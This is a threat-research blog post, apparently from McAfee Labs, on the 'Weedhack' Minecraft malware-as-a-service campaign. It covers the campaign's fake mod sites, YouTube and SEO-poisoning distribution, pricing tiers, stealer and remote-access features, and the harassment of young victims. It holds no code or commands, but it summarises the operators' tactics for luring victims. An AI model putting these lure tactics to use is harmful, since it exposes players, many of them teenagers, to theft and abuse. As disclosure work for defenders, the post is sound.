

Game Over: WeedHack – The Rise of Minecraft Malware-as-a-Service Campaigns

 mcafee.com/blogs/other-blogs/mcafee-labs/weedhack-minecraft-malware-as-a-service-campaign-research

McAfee Labs

June 2, 2026



Authored by Aayush Tyagi

Introduction

Minecraft is a 2011 sandbox game developed and published by Mojang Studios. It is the best-selling video game in the world and has sold over 350 million copies worldwide. Its popularity has spanned over a decade due to its versatile gameplay, offering multiple game modes, including one of the most memorable Story Mode in gaming history.

It allows players to create and host multiplayer servers with a variety of gameplay options and offers a wide range of custom launchers, game mods, and cheats to choose from.

Its massive popularity and widespread use of third-party tools have also given rise to a dark side of the Minecraft ecosystem, which is filled with Remote Access Trojans (RATs), credential stealers, keyloggers and other malware threats.

McAfee Labs has recently uncovered a colossal Minecraft-focused Malware-as-a-Service (MaaS) campaign named 'Weedhack', that allows threat actors to remotely access and manipulate the victims' screen, webcam and file system through a dashboard hosted on the clear net, making it easily accessible to anyone with a Discord account and an internet connection.

Key Findings

- 'Weedhack' has been active since January 2026 and masquerades as genuine Minecraft clients and mods to infect users.
- We've discovered over 3820 unique malicious JAR files that are part of this attack and over 240 URLs responsible for distributing this malware.
- This campaign utilizes SEO poisoning and YouTube to generate traffic to these malicious URLs. We also found two YouTube channels and multiple videos that demonstrate Minecraft Mods and Clients and redirect viewers to these URLs.
- The campaign has accumulated a total of 116,464 hits, averaging approximately 2000 to 3,000 hits per day.
- The campaign provides an enterprise-grade dashboard that allows customers to view stolen credentials and system information, download the payload, configure notifications, access tutorials, and remotely monitor their victims.
- This campaign deploys EtherHiding, a technique that uses Ethereum blockchain to fetch its latest C2 domain. The responses are RSA-signed and verified before execution, helping protect the network from campaign takeover attempts.
- We've uncovered 10 domains that host the next stage payloads and host the malware dashboard for the Weedhack campaign.
- We've identified 11 domains that hosted similar MaaS campaigns in the past, orchestrated by the same threat actor.
- We've unearthed the threat actor's Telegram account and uncovered a Telegram channel for customers, with over 850 members, as of writing this blog.
- This campaign offers two service tiers: free and premium.
- The free tier includes a comprehensive infostealer capable of targeting Minecraft session IDs and four Minecraft launchers, collecting system information, and stealing cookies and passwords from 36 different browsers. It also targets 56 browser-based crypto wallets and 12 desktop crypto wallets, along with Discord, Steam, and Telegram credentials. It can search for files using 24 different keywords and includes screenshot capture capabilities.
- For premium users, with subscriptions starting at \$5 per month, it offers additional remote-access capabilities such as webcam access, keylogging, reverse shell execution, screen sharing with keyboard and mouse access, and file management features for uploading and downloading files.
- While monitoring the Telegram channel, we found that WeedHack malware is a major catalyst for cyberbullying. Many of its customers appear to be teenagers and young adults and are using remote access capabilities to threaten, harass and monitor their victims, which are around the same age.

Attack Vector




Figure 1: Attack Vector

Weedhack Campaign primarily relies on YouTube-driven distribution and SEO poisoning to infect its victims. The campaign provides a tutorial on both methods, on its dashboard, to educate its customers on how to effectively implement these methods with optimization techniques, target selection, common pitfalls, and how to avoid them.

YouTube Spreading

Weedhack considers YouTube as one of the best platforms for spreading malware. They recommend users create a well-edited video, with overlays and background music and avoid using AI-generated content in them, claiming that high-quality videos can generate consistent traffic for months.




Figure 2: YouTube video promoting malicious Minecraft Clients

These videos target specific Minecraft keywords and places download links in both the description and in the comment section for more visibility (Figure 2, highlighted in red).




Figure 3: Comments added by the threat actor

Threat actors also actively try to manipulate their victims, as we identified comments claiming that the downloaded files are legitimate software and not malicious. (Figure 3, highlighted in green)




Figure 4: YouTube video promoting malicious Minecraft Mods

In this second example, the video provides a tutorial for a Minecraft mod. Here, a voice-over narration is added to the video to make the video appear more legitimate. It has gained over 7,500 views (highlighted in red) and has a link to the malicious website in the description (highlighted in green).

SEO poisoning

Weedhack targets Minecraft clients and mods without an official website that are hosted exclusively on file hosting websites like GitHub and specifically select mods with unique names, so it is easier to dominate search engine results.

They've actively targeted the following Minecraft clients:

Meteor Client, Radium Client, Wurst Client, Aristois, LiquidBounce, Impact Client, Future Client, Inertia Client, Cornos Client, WWE Client, 3arthh4ck, Salhack, Phobos, Gamesense




Figure 5: SEO Poisoning tutorial hosted on the Weedhack website

They recommend customers participate in Discord and Reddit discussions to promote their website, without directly associating with it, to maintain legitimacy. These methods redirect users to genuine-looking websites that are used to distribute Weedhack.




Figure 6: Malicious website hosting Weedhack – Example 1

In the above instance (Figure 6), the threat actor is hosting his website on 'lovable.app' platform. They offer eight Minecraft tools, such as Radium Client and Dupe Mod, and all of them are malicious.

Similarly, we encountered another website (Figure 7) offering an item duplicator game mod, which is also spreading Weedhack malware.




Figure 7: Malicious website hosting Weedhack – Example 2

In the final example (Figure 8), this website has included a Security Warning (highlighted in red), stating that users should only download 'Skytils' from their site, claiming it is the official website and that no other websites are affiliated with the project. It also links to the official 'Skytils' Discord server and GitHub repository under the community section to appear trustworthy. In reality, it is another website that distributes WeedHack.




Figure 8: Malicious website hosting Weedhack – Example 3

Geographical Prevalence




Figure 9: Geographical Prevalence

McAfee has observed that Weedhack is most prevalent in The United States of America, followed by Germany, India, United Kingdom, Italy, Vietnam, Canada, Norway, Sweden, Finland and Spain.

Why Does It Matter and Am I Protected?

One of the key features that makes Weedhack unique is that it is hosted on the clear net and provides access to sophisticated malware for free. Typically, Malware-as-a-service campaigns, such as Lumma Stealer, range from \$250 to \$500 per month and are accessible through underground channels, such as the dark web and Telegram channels. Similarly, X-worm samples also cost between \$300 and \$500 for a lifetime subscription. Weedhack on the other hand, offers the malware for free, with premium features starting at \$5 per month, and \$24.99 for lifetime access.

This difference in cost and ease of access with detailed tutorials on how to use the malware significantly reduces the barrier to entry for prospective customers. Furthermore, its ability to steal Minecraft accounts attracts a younger audience. Both of these factors complement each other and make the campaign much more lethal.

Another unforeseen and unfortunate consequence of this campaign is that it facilitated cyberbullying. We encountered multiple instances where the threat actors reached out to their victims to threaten and harass them. They recorded victims via their webcams and shared the videos on the Telegram channel as cybercrime trophies.

At McAfee Labs, we have been actively hunting for such malware campaigns, so you don't need to worry. But it always helps to be informed and educated about the latest threats in the threat landscape and how to protect yourself and your loved ones against them.

Step	User Experience	Behind the Scenes	Red Flags	How McAfee Helps
